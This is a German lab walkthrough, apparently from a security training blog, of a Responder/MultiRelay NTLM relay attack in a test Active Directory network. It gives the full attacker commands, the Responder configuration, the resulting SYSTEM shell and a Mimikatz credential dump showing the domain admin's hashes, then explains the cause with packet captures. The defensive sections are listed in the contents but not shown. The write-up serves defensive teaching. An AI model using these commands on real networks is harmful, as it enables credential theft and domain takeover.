


Inhalt

Szenario	1
Der Angriff ohne Absicherung	2
Vorbereitung	2
Die Werkzeuge	2
Responder	3
MultiRelay.py	3
RunFinger.py	3
Ablauf des Angriffes	3
PostExploitation	7
Ursachen für den Erfolg des Angriffes	8
Warum hat LON-SVR2 eine Verbindung zum MultiRelay aufgebaut?	8
Wie hat das MultiRelay nun die Anmeldeinformationen vom Admin umgeleitet?	9
eine normale NTLMv2-Challenge	9
die umgeleitete NTLMv2-Challenge als MiTM (Man in the Middle)	12
Das Austesten und Ausnutzen der Verbindung	16
Schutzmaßnahmen	17
Deaktivierung von NBNS und LLMNR	17
Aktivierung des SMB-Signings	19
Nutzungsbeschränkung und Einschränkungen administrativer Accounts	20
einfach keinen Admin-Account benutzen	20
Protected Users	21
Deaktivierung von NTLMv1 und NTLMv	23
Vorbereitung – Der Audit-Mode	23
Scharfschalten der NTLM-Restriktion	25
Und der Angriff?	26

Szenario

In dieser Simulation stelle ich einen interessanten Angriff auf aktuelle Windows Systeme vor: eine Responder-MultiRelay-Attacke. Und natürlich erfahrt ihr von mir, wie man diese Attacke erfolgreich abwehren kann! ☺

Das hier ist meine LAB-Umgebung:



Für die Simulation verwende ich ein kleines virtuelles Netzwerk. In diesem steht ein DC für die Infrastruktur, zwei Memberserver mit Windows Server 2016 und ein kleines KALI-System. Das KALI hat natürlich einige interessante Werkzeuge mit am Start. Und auch Wireshark kommt zur Visualisierung zum Einsatz.

Doch worum geht es eigentlich? Ein Angreifer möchte durchaus mit wenig Aufwand Systeme übernehmen, um von dort aus weiter zu operieren. Dabei gibt es die bekannte Gegenmaßnahme „Benutzeraccounts mit Kennwörtern“. Diese kennt der Angreifer (hoffentlich) nicht. Wenn es ihm (oder ihr) aber gelingt, sich mit einem eigenen System im Netzwerk zu positionieren, dann kann er mit zwei einfachen Werkzeugen die Credentials eines Administrators beim Zugriff auf eine Netzressource auf einen anderen Server umleiten und diesen dann übernehmen...

Zuerst werde ich euch den Angriff auf eine Grundkonfiguration von Active Directory und Windows Server 2016 vorstellen. Danach werde ich verschiedene Schutzmaßnahmen vorstellen und einzeln (!) testen – ich nehme also vor jeder weiteren Maßnahme die vorherige wieder zurück. Natürlich kann ich auch die Angriffsrichtung verändern: einmal verwende ich mal den LON-SVR1 und auch den LON-SVR2 als Zielsystem. Das Prinzip ist dabei immer das Gleiche!

Soweit alles klar? Dann lasst uns das Netzwerk übernehmen – und dann das Netzwerk absichern! 😊


Der Angriff ohne Absicherung

Vorbereitung

Der Angriff muss aus dem lokalen Netzwerk aus erfolgen. Das ist bei euch ausgeschlossen? Ehrlich?? **ASUME BREACH** – geht davon aus, dass es durchaus Wege in die interne Infrastruktur gibt:

- nicht verschlossene, leere Büros (da gibt es ganz tolle Videos im Netz)
- ein bereits von außen übernommener Client
- ein unbedarfter Benutzer (Frechheit siegt)
- ...

In meinem Fall hat es der Angreifer geschafft, sein KALI im Netzwerk zu plazieren. Dank DHCP hat er auch schon eine IPv4-Konfiguration:



```


root@kali: ~
Datei Bearbeiten Ansicht Suchen Terminal Hilfe
root@kali:~# ifconfig eth0
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
inet 172.16.0.160 netmask 255.255.0.0 broadcast 172.16.255.255
inet6 fe80::f75e:7c07:118:6674 prefixlen 64 scopeid 0x20<link>
ether 00:15:5d:6e:65:00 txqueuelen 1000 (Ethernet)
RX packets 1089 bytes 81331 (79.4 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 994 bytes 86581 (84.5 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~#
  
```

Nun muss er geeignete Kandidaten für diesen Angriff ausspähen. Dafür braucht er Werkzeuge...

Die Werkzeuge

Ich verwende in meiner Simulation die Tools von Responder. Diese waren in meiner KALI-Version schon dabei:



```

root@kali: /usr/share/responder/tools
Datei Bearbeiten Ansicht Suchen Terminal Hilfe
root@kali:~# cd /
root@kali:~# cd usr/share/responder/tools/
root@kali:/usr/share/responder/tools# ls
BrowserListener.py  FindSMB2Uptime.py  MultiRelay          odict.pyc
DHCP_Auto.sh       FindSQLSrv.py      MultiRelay.py      RunFinger.py
DHCP.py            Icmp-Redirect.py  odict.py           SMBFinger
root@kali:/usr/share/responder/tools#
  
```

Responder

Dieses Tool nutzt Broadcasts und Multicasts für Namensauflösungsanfragen im lokalen Netzwerksegment aus, um immer mit der IP-Adresse des Angreifers (oder einer anderen) zu antworten:

- Client: „ich suche ‚Webserver‘. Ist hier ein ‚Webserver‘?“
- Responder: „Ich bin ‚Webserver‘. Das ist meine IP: ###.###.###.###“

Und dann wird der Client den Verbindungsaufbau zum Angreifer einleiten... ☺

Natürlich wird dieser Effekt nicht immer zum Erfolg führen. Dazu aber später mehr.

MultiRelay.py

Hat es der Responder geschafft, einen Computer, der einen SMB-Server sucht auf seine eigene IP-Adresse zu verweisen, dann könnte er selbst versuchen einen NTLM-Challenge aufzuzeichnen, mit dem der Computer die Anmeldung des angemeldeten Benutzers zum „FileServer“ übertragen möchte. Diese Challenges sind aber durchaus schwer zu knacken. Und Klartextkennwörter werden selten über die Leitung gesendet...


Einfacher ist es, wenn man die Anmeldung auf einen anderen Computer im Netzwerk umlenkt, der mit den Anmeldeinformationen auch noch was anfangen kann. Dann wird dieser Rechner zugänglich – ohne dass der Angreifer irgendeinen Hash knacken muss – also in Echtzeit! Und das bietet MultiRelay... ☺ Das funktioniert aber auch nur unter bestimmten Voraussetzungen. Eine davon: der Ziel-Computer darf selbst keine SMB-Signing-Ansprüche haben, denn sonst würde er erkennen, dass die Anfrage nicht vom originalen Server stammt, sondern ein Man-In-The-Middle dazwischenfunkt.

RunFinger.py

Und genau solche Computer ohne SMB-Signing-Ansprüche findet RunFinger...

Ablauf des Angriffes

Dann bringen wir einmal die Tools in Stellung. Beginnen wir mit einem kleinen Scan, um Clients ohne SMB-Signing zu finden:



```
root@kali: /usr/share/responder/tools
Datei Bearbeiten Ansicht Suchen Terminal Hilfe

root@kali: /usr/share/responder/tools# python RunFinger.py -i 172.16.0.0/24
Retrieving information for 172.16.0.11...
Retrieving information for 172.16.0.10...
SMB signing: False
Server Time: 2018-02-21 07:39:30
Os version: 'Windows Server 2016 Datacenter Evaluation 14393'
Lanman Client: 'Windows Server 2016 Datacenter Evaluation 6.3'
Machine Hostname: 'LON-SVR1'
This machine is part of the 'ADATUM' domain

SMB signing: True
Server Time: 2018-02-21 07:39:30
Os version: 'Windows Server 2016 Datacenter Evaluation 14393'
Lanman Client: 'Windows Server 2016 Datacenter Evaluation 6.3'
Machine Hostname: 'LON-DC1'
This machine is part of the 'ADATUM' domain

root@kali: /usr/share/responder/tools#
```

Und da ist auch schon ein Kandidat! LON-SVR1 – ein DomainMember mit Windows Server 2016. Er hat die IPv4 172.16.0.11

OK, dann kann nun MultiRelay in Stellung gebracht werden. Dieses Script benötigt die IPv4 des Zieles und die Informationen, welche Benutzer „umgeleitet“ werden sollen. Mit ALL werden alle Benutzer umgelenkt:

```
root@kali: /usr/share/responder/tools
Datei Bearbeiten Ansicht Suchen Terminal Hilfe
root@kali:/usr/share/responder/tools# python MultiRelay.py -t 172.16.0.11 -u ALL

Responder MultiRelay 2.0 NTLMv1/2 Relay

Send bugs/hugs/comments to: laurent.gaffie@gmail.com
Usernames to relay (-u) are case sensitive.
To kill this script hit CTRL-C.

/*
Use this script in combination with Responder.py for best results.
Make sure to set SMB and HTTP to OFF in Responder.conf.

This tool listen on TCP port 80, 3128 and 445.
For optimal pwnage, launch Responder only with these 2 options:
-rv
Avoid running a command that will likely prompt for information like net use, etc
.
If you do so, use taskkill (as system) to kill the process.
*/

Relaying credentials for these users:
['ALL']

Retrieving information for 172.16.0.11...
SMB signing: False
Os version: 'Windows Server 2016 Datacenter Evaluation 14393'
Hostname: 'LON-SVR1'
Part of the 'ADATUM' domain
```


Und zu guter Letzt kommt nun der Responder zum Einsatz dazu. Der Responder darf aber keine Überschneidung der zu öffnenden Ports mit dem MultiRelay eingehen. Daher sollten vorab in seiner Conf-Datei diese Anpassung vorgenommen werden:

```
Responder.conf
Datei Bearbeiten Suchen Optionen Hilfe
[[Responder Core]

; Servers to start
SQL = On
SMB = Off
Kerberos = On
FTP = On
POP = On
SMTP = On
IMAP = On
HTTP = Off
HTTPS = On
DNS = On
LDAP = On

; Custom challenge.
; Use "Random" for generating a random challenge for each requests (Default)
Challenge = Random
```

Und dann kann der Responder starten. Er benötigt das Interface und einige Optionen. MultiRelay empfiehlt in diesem Fall die Optionen `-rv` für einen optimalen (und leisen) Angriff:



```

root@kali: /usr/share/responder/tools
Datei Bearbeiten Ansicht Suchen Terminal Hilfe
root@kali: /usr/share/responder/tools# responder -I eth0 -rv share/responder/tools

Responder MultiRelay 2.0 NTLmV1/2 Relay
Send hugs/hugs/comments to: laurent.gaffie@gmail.com
Usernames to relay (-u) are case sensitive
To kill this script hit CTRL-C.

NBT-NS, LLMNR & MDNS Responder 2.3.3.8
Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C

[+] Poisoners:
LLMNR          [ON]
NBT-NS        [ON]
DNS/MDNS       [ON]

[+] Servers:
HTTP server    [OFF]
HTTPS server   [ON]
WPAD proxy     [OFF]
Auth proxy    [OFF]
SMB server     [OFF]
Kerberos server [ON]
SQL server     [ON]
FTP server     [ON]
IMAP server    [ON]
POP3 server    [ON]
SMTP server    [ON]
DNS server     [ON]
LDAP server    [ON]

[+] HTTP Options:
Always serving EXE [OFF]
Serving EXE        [OFF]
Serving HTML       [OFF]
Upstream Proxy     [OFF]

[+] Poisoning Options:
Analyze Mode       [OFF]
Force WPAD auth    [OFF]
Force Basic Auth   [OFF]
Force LM downgrade [OFF]
Fingerprint hosts [OFF]

[+] Generic Options:
Responder NIC      [eth0]
Responder IP       [172.16.0.160]
Challenge set      [random]
Don't Respond To Names ['ISATAP']


[+] Listening for events...

Retrieving information for 172.16.0.160
SMB signing: False
Os version: 'Windows Server 2016 Datacenter'
Hostname: 'LON-SVR1'
Part of the 'ADATUM' domain

```


Nun muss man Geduld haben. Andere Computer im gleichen Netzwerksegment stellen Namensauflösungsanfragen normalerweise über DNS-Lookups direkt an den (oder die) konfigurierten DNS-Server. Da diese Verbindungen auf Unicast basieren wird der Responder davon nichts mitbekommen. Dennoch kommen auch immer wieder NBNS oder LLMNR-Abfragen im Netzwerk vor – gerade, wenn ein Benutzer mit Single-Names statt FQDN arbeitet und DNS diese nicht auflösen kann.

Vielleicht hat sich der Benutzer ja vertippt? ☹️ Das würde dann auf LON-SVR2 für den dort angemeldeten adatum\administrator so aussehen:



Klar, der Benutzer wird nach diesem Typo keinen Ressourcenzugriff erhalten und es mit dem richtigen Namen erneut versuchen. **Aber was hat der Angreifer nun erreicht?**

Da er DNS-Server auf LON-DC1 keine Antwort auf die Frage „Welche IP hat der FileSerfer“ geben konnte, hat es der Computer mit NBNS (NetBIOS via Broadcast) und LLMNR probiert – der Link Local Multicast Name Resolution von IPv6 als Multicast. Und der fleißige Responder hat ihm mit der geantwortet: „FileSerfer hat die IP 172.16.0.160“ ...



Nur hinter dieser IP und dem Port 445 (SMB für FileServices) wartet das MultiRelay:

```
Retrieving information for 172.16.0.11...
SMB signing: False
Os version: 'Windows Server 2016 Datacenter Evaluation 14393'
Hostname: 'LON-SVR1'
Part of the 'ADATUM' domain.
[+] Setting up SMB relay with SMB challenge: c3d7e8b9bb242fb8
[+] Received NTLMv2 hash from: 172.16.0.12 False
[+] Username: Administrator is whitelisted, forwarding credentials.
[+] SMB Session Auth sent.
[+] Looks good, Administrator has admin rights on C$.
[+] Authenticated.
[+] Dropping into Responder's interactive shell, type "exit" to terminate

Responder NIC [eth0]
Available commands: IP [172.16.0.160]
dump Challenge -> Extract the SAM database and print hashes.
regdump KEY -> Dump an HKLM registry key (eg: regdump SYSTEM)
read Path_To_File -> Read a file (eg: read /windows/win.ini)
get Path_To_File -> Download a file (eg: get users/administrator/desktop/password.txt)
delete Path_To_File -> Delete a file (eg: delete /windows/temp/executable.exe)
upload Path_To_File -> Upload a local file (eg: upload /home/user/bk.exe), files will be upl
runas Command -NSI -> Run a command as the currently logged in user. (eg: runas whoami)
scan /24 e Server -> Scan (Using SMB) this /24 or /16 to find hosts to pivot to
pivot IP address -> Connect to another host (eg: pivot 10.0.0.12)
mimi command -NR -> Run a remote Mimikatz 64 bits command (eg: mimi coffee)
mimi32 command -R -> Run a remote Mimikatz 32 bits command (eg: mimi coffee)
lcmd command -> Run a local command and display the result in MultiRelay shell (eg: l
help -> Print this message.
exit -> Exit this shell and return in relay mode.
If you want to quit type exit and then use CTRL-C

Any other command than that will be run as SYSTEM on the target.

Connected to 172.16.0.11 as LocalSystem.
C:\Windows\system32\#
```

... und dieser lenkt die Anmeldung an den Zielserver um – **und der Angreifer ist online!!!** Es ist kein Passwort-Cracking oder Ähnliches erforderlich: nur ein Admin, der sich im Windows Explorer vertippt! Und das Beste: Der Admin bekommt nichts davon mit!!!


PostExploitation

OK, was sind denn nun die Optionen des Angreifers? Welche Rechte hat er?

```
Connected to 172.16.0.11 as LocalSystem.
C:\Windows\system32\#whoami
nt authority\system

C:\Windows\system32\#
```

Aha, das sollte für weitere PostExploits genügen. Wie wäre es mit einer Mimikatz-Variante – BuiltIn?



```
root@kali: /usr/share/responder/tools
Datei Bearbeiten Ansicht Suchen Terminal Hilfe

C:\Windows\system32\#mimi sekurlsa:logonpasswords
File size: 746.50KB
[====-----]
[=====]
[=====]
[=====]
[=====]
[=====]
```

```

=] 100.0%
Uploaded in: -0.756 seconds
File size: 19.92KB
Fetched in: 0.0295 seconds
Output:

Authentication Id : 0 ; 881400 (00000000:000d72f8)
Session           : Interactive from 2
User Name         : Administrator
Domain           : ADATUM
Logon Server      : LON-DC1
Logon Time        : 2/20/2018 9:11:59 AM
SID               : S-1-5-21-4534338-1127018997-2609994386-500

msv :
(th0) [00000005] Primary
72.16.0.* Username : Administrator
andom] * Domain   : ADATUM
[ATAP1] * NTLM      : 377565f7d41787414481a2832c86696e
        * SHA1     : 095589ac6bd9f8e1f21a005ac0dc0f61b533022a
        * DPAPI    : cfcae70806fcb1008a66fb9d2bf67e59

tspkg :
wdigest :
to 172.* Username : Administrator (service: F
        * Domain   : ADATUM
t to 172.* Password: (null) leserfer
to 172.* kerberos for name fileserfer
to 172.* Username : Administrator
to 172.* Domain   : ADATUM.COM
        * Password : (null)

ssp :
credman :

```

Volltreffer! der ungeschützte NTLM-Hash des DomainAdmins! Ein Pass-The-Hash später gehört ihm der DomainController!

Aber auch andere nachgelagerte Attacken sind denkbar... Sehr unschön auf einem modernen Windows Server 2016, oder?


Ursachen für den Erfolg des Angriffes

Warum funktioniert dieser Angriffsvektor (immer noch)? Klar, es bedarf einiger Vorarbeiten (Eindringen in das Netzwerk, ...), ein unbeabsichtigter Tippfehler durch einen Administrator auf einem System im gleichen Netzwerksegment (denn weiter werden die LLMNR-Nachrichten auch nicht transportiert) und ein Zielsystem ohne SMB-Signing werden nötig. Aber es ist machbar. Und der Aufwand des Angriffes ist vergleichsweise zu einer NTLMv2-Challenge-Cracking-Attacke sehr niedrig.

Aber nehmen wir den Angriff doch einmal zeitlich genau auseinander. Auf beiden Servern LON-SVR1 (mein erstes Angriffs-Ziel) und auf LON-SVR2 (das System mit dem angemeldeten Admin und dem Typo im Windows Explorer) lief ein Wireshark. Und dieser zeichnete den Angriff auf.

Warum hat LON-SVR2 eine Verbindung zum MultiRelay aufgebaut?

Der Schuldige ist die Namensauflösungsstrategie des Windows Systems. Der Admin hat den SingleName (!) „FileSerfer“ in den Windows Explorer eingegeben. Zunächst versucht der Server einen DNS-Lookup, indem er den Namen der Domain an den SingleName anfügt:



No.	Time	Source	Destination	Protocol	Length	Info
129	57.214387	172.16.0.12	172.16.0.10	DNS	81	Standard query 0x05cd A fileserfer.Adatum.com
130	57.215861	172.16.0.10	172.16.0.12	DNS	146	Standard query response 0x05cd No such name A fileserfer.Adatum.com SOA lon-dc1.adatum.com

Klar, ein Typo wird (hoffentlich) nicht aufgelöst. Nur dann versucht der Computer die anderen Namensauflösungsmechanismen. Für IPv4 ist das NBNS (NetBios über Broadcasts) und für IPv6 ist es LLMNR (Link Local Multicast Name Resolution über Multicasts):

131	57.216109	172.16.0.12	172.16.255.255	NBNS	92 Name query NB FILESERFER<20>
132	57.216307	fe80::e9a0:48ea:2f0_	ff02::1:3	LLMNR	90 Standard query 0xb4d1 A fileserfer
133	57.216375	172.16.0.12	224.0.0.252	LLMNR	70 Standard query 0xb4d1 A fileserfer
134	57.216517	fe80::e9a0:48ea:2f0_	ff02::1:3	LLMNR	90 Standard query 0xf6d AAAA fileserfer
135	57.216563	172.16.0.12	224.0.0.252	LLMNR	70 Standard query 0xf6d AAAA fileserfer
136	57.218974	172.16.0.160	172.16.0.12	NBNS	104 Name query response NB 172.16.0.160
137	57.219547	172.16.0.160	172.16.0.12	LLMNR	96 Standard query response 0xb4d1 A fileserfer A 172.16.0.160

